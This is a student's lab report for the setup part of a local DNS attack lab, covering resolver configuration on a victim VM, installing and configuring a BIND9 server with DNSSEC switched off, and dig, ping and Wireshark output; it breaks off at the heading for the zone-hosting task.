

CNS LAB

LAB - 3

Local DNS Attack Lab

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485

Lab Setup:

ATTACKER: 10. 0. 2. 4

DNS SERVER: 10. 0. 2. 5


USER/VICTIM: 10. 0. 2. 6

Part I: Setting Up a Local DNS Server

Task 1: Configure the User Machine


Our VM uses the Dynamic Host Configuration Protocol (DHCP) to obtain network configuration parameters, such as IP address, local DNS server, etc. DHCP clients will overwrite the **/etc/resolv.conf** file with the information provided by the DHCP server.

One way to avoid this is by getting our information into **/etc/resolv.conf** without worrying about the DHCP is to add the entry to the **/etc/resolvconf/resolv.conf.d/head** file:




```
SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help 1:46 AM
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo nano /etc/resolvconf/resolv.conf.d/head
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo resolvconf -u
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

Entering the IP address of DNS server into the user:



Using *dig* command to provide evidences to show that the response is indeed from the server:



SEEDUbuntu Clone1 [Running]					
Terminal					
	.	518345	IN	NS	k.root-
	servers.net.	518345	IN	NS	g.root-
	.	518345	IN	NS	j.root-
	servers.net.	518345	IN	NS	c.root-
	.	518345	IN	NS	i.root-
	.	518345	IN	NS	f.root-
	servers.net.	518345	IN	NS	m.root-
	.	518345	IN	NS	b.root-
	servers.net.	518345	IN	NS	d.root-
	.	518345	IN	NS	a.root-
	servers.net.	518345	IN	NS	h.root-
	.				

SEEDUbuntu Clone1 [Running]					
Terminal					
	;; ADDITIONAL SECTION:				
	a.root-servers.net.	604745	IN	A	198.41.
	0.4				
	a.root-servers.net.	604745	IN	AAAA	2001:50
	3:ba3e::2:30				
	b.root-servers.net.	604745	IN	A	199.9.1
	4.201				
	b.root-servers.net.	604745	IN	AAAA	2001:50
	0:200::b				
	c.root-servers.net.	604745	IN	A	192.33.
	4.12				
	c.root-servers.net.	604745	IN	AAAA	2001:50
	0:2::c				
	d.root-servers.net.	604745	IN	A	199.7.9
	1.13				
	d.root-servers.net.	604745	IN	AAAA	2001:50
	0:2d::d				
	e.root-servers.net.	604745	IN	A	192.203
	.230.10				
	e.root-servers.net.	604745	IN	AAAA	2001:50
	0:a8::e				
	f.root-servers.net.	604745	IN	A	192.5.5

```
SEEDUbuntu Clone1 [Running]
Terminal
128.30
j.root-servers.net.    604745 IN      AAAA    2001:50
3:c27::2:30
k.root-servers.net.    604745 IN      A       193.0.1
4.129
k.root-servers.net.    604745 IN      AAAA    2001:7f
d::1
l.root-servers.net.    604745 IN      A       199.7.8
3.42
l.root-servers.net.    604745 IN      AAAA    2001:50
0:9f::42
m.root-servers.net.    604745 IN      A       202.12.
27.33
m.root-servers.net.    604745 IN      AAAA    2001:dc
3::35

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Oct 18 01:46:57 EDT 2021
;; MSG SIZE rcvd: 811
[10/18/21]seed@Siris_PES1UG19CS485_Victim:~$
```


Task 2: Set Up a Local DNS Server

The most widely used DNS server software is called BIND (Berkeley Internet Name Domain). The BIND 9 server program is already installed in our pre-built Ubuntu VM image.

```
SEEDUbuntu Clone [Running]
Terminal
File Edit View Search Terminal Help
[10/18/21]seed@Siris_PES1UG19CS485_DNSserver:~$ sudo apt-get install bind9
Reading package lists... Done
Building dependency tree
Reading state information... Done
bind9 is already the newest version (1:9.10.3.dfsg.P4-8
ubuntu1.7).
0 upgraded, 0 newly installed, 0 to remove and 2 not up
graded.
[10/18/21]seed@Siris_PES1UG19CS485_DNSserver:~$
```

Step 1: Configure the BIND 9 server.

This specifies where the cache content should be dumped to if BIND is asked to dump its cache. If this option is not specified, BIND dumps the cache to a default file called **/var/cache/bind/ named_dump.db**.



```
SEEDUbuntu Clone [Running]
Terminal
File Edit View Search Terminal Help
GNU nano 2.5.3 File: ...named.conf.options Modified

options {
    directory "/var/cache/bind";
    dump-file "/var/cache/bind/dump.db";

    // If there is a firewall between you and name$ 
    // to talk to, you may need to fix the firewal$ 
    // ports to talk. See http://www.kb.cert.org/$

    // If your ISP provided one or more IP address$ 
    // nameservers, you probably want to use them $ 
    // Uncomment the following block, and insert t$ 
    // the all-0's placeholder.


    // forwarders {
    // 0.0.0.0;
    // };

^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text
```

The screenshot shows a terminal window with the title "SEEDUbuntu Clone [Running]". The terminal is running the "nano" editor on the file "/etc/bind/named.conf.options". The content of the file is displayed in the terminal window, showing the configuration options for the BIND 9 server. The "options" block is present, specifying the cache directory and dump file. The terminal window also shows standard nano key bindings at the bottom.

Step 2: Turn off DNSSEC.

DNSSEC is introduced to protect against spoofing attacks on DNS servers. To show how attacks work without this protection mechanism, we need to turn the protection off.



The screenshot shows a terminal window titled "SEEDUbuntu Clone [Running]". The window title bar includes icons for signal strength, battery level, and system status, along with the time "2:31 AM". The terminal interface has a dark background with light-colored text. On the left, there is a vertical dock containing icons for various applications: a terminal, a file manager, a browser, a settings gear, and others. The main terminal area displays the following configuration snippet:

```
GNU nano 2.5.3 File: ...named.conf.options Modified

// you will need to update your keys. See htts://=====
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;      # conform to RFC1035

query-source port      33333;
listen-on-v6 { any; };


};

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text
```

The configuration shows the `dnssec-enable` directive set to `no`, which disables DNSSEC validation. The `query-source` section specifies port 33333 and listens on any IPv6 interface. The file ends with a closing brace `}`. At the bottom of the terminal, there is a row of keyboard shortcuts for navigating the nano editor.

Step 3: Start DNS server.

Every time a modification is made to the DNS configuration, the DNS server needs to be restarted.




Step 4: Use the DNS server.

Pinging www.google.com from the victim machine (10.0.2.6) so we can see that it sends a DNS query to the DNS server (10.0.2.5) and the DNS server further sends the query to the root, TLD and nameservers.

```
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ ping www.google.com
PING www.google.com (142.250.182.68) 56(84) bytes of data.
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=1 ttl=116 time=19.5 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=2 ttl=116 time=19.2 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=3 ttl=116 time=16.2 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=4 ttl=116 time=23.4 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=5 ttl=116 time=24.4 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=6 ttl=116 time=23.3 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=7 ttl=116 time=15.9 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=8 ttl=116 time=16.6 ms
^C
--- www.google.com ping statistics ---
```

Wireshark screenshot for the first ping:



We can see from the screenshot that the Victim is sending a standard DNS query to the DNS server which is further sending an ICMP packet.

Upon pinging the same host again, we will see that on receiving the DNS query request, the DNS server will send a DNS reply with the IP address of the host. It shows that the DNS server has cached the information about the root servers, TLDs and nameservers.

```
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ ping www.google.com
PING www.google.com (142.250.182.68) 56(84) bytes of data.
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=1 ttl=116 time=15.7 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=2 ttl=116 time=24.3 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=3 ttl=116 time=23.6 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=4 ttl=116 time=22.4 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=5 ttl=116 time=27.7 ms
64 bytes from maa05s20-in-f4.1e100.net (142.250.182.68)
: icmp_seq=6 ttl=116 time=22.6 ms
^C
--- www.google.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time
5010ms
rtt min/avg/max/mdev = 15.732/22.761/27.719/3.591 ms
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

Wireshark screenshot for the second ping:

The screenshot shows a Wireshark interface with the following details:

Display Filter: *any

Selected Packet: Frame 1: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface eth0

Packets: 63 · Displayed: 63 (100.0%) · Profile: Default

Protocol Legend:

- Source Destination Protocol Length Info

Source	Destination	Protocol	Length	Info
.. 10.0.2.6	10.0.2.5	DNS	89	Standard query 0x792
.. 10.0.2.5	10.0.2.6	DNS	385	Standard query respo
.. 10.0.2.6	142.250.182.68	ICMP	100	Echo (ping) request
.. 142.250.182.68	10.0.2.6	ICMP	100	Echo (ping) reply
.. 10.0.2.6	142.250.182.68	ICMP	100	Echo (ping) request
.. 142.250.182.68	10.0.2.6	ICMP	100	Echo (ping) reply
.. 10.0.2.6	142.250.182.68	ICMP	100	Echo (ping) request
.. 142.250.182.68	10.0.2.6	ICMP	100	Echo (ping) reply
.. 10.0.2.6	142.250.182.68	ICMP	100	Echo (ping) request
.. 142.250.182.68	10.0.2.6	ICMP	100	Echo (ping) reply
.. 10.0.2.6	142.250.182.68	ICMP	100	Echo (ping) request
.. 142.250.182.68	10.0.2.6	ICMP	100	Echo (ping) reply
.. PcsCompu_61:61:65		ARP	62	Who has 10.0.2.6? Te
.. PcsCompu_6e:29:06		ARP	44	10.0.2.6 is at 08:00
.. 142.250.182.68	10.0.2.6	ICMP	100	Echo (ping) reply
.. PcsCompu_6e:29:06		ARP	44	Who has 10.0.2.5? Te
.. PcsCompu_61:61:65		ARP	62	10.0.2.5 is at 08:00
.. ::1	::1	UDP	64	36954 → 58407 Len=0

Selected Packets:

- Frame 1: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface eth0
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.3
- User Datagram Protocol, Src Port: 68, Dst Port: 67
- Bootstrap Protocol (Request)

Task 3: Host a Zone in the Local DNS Server

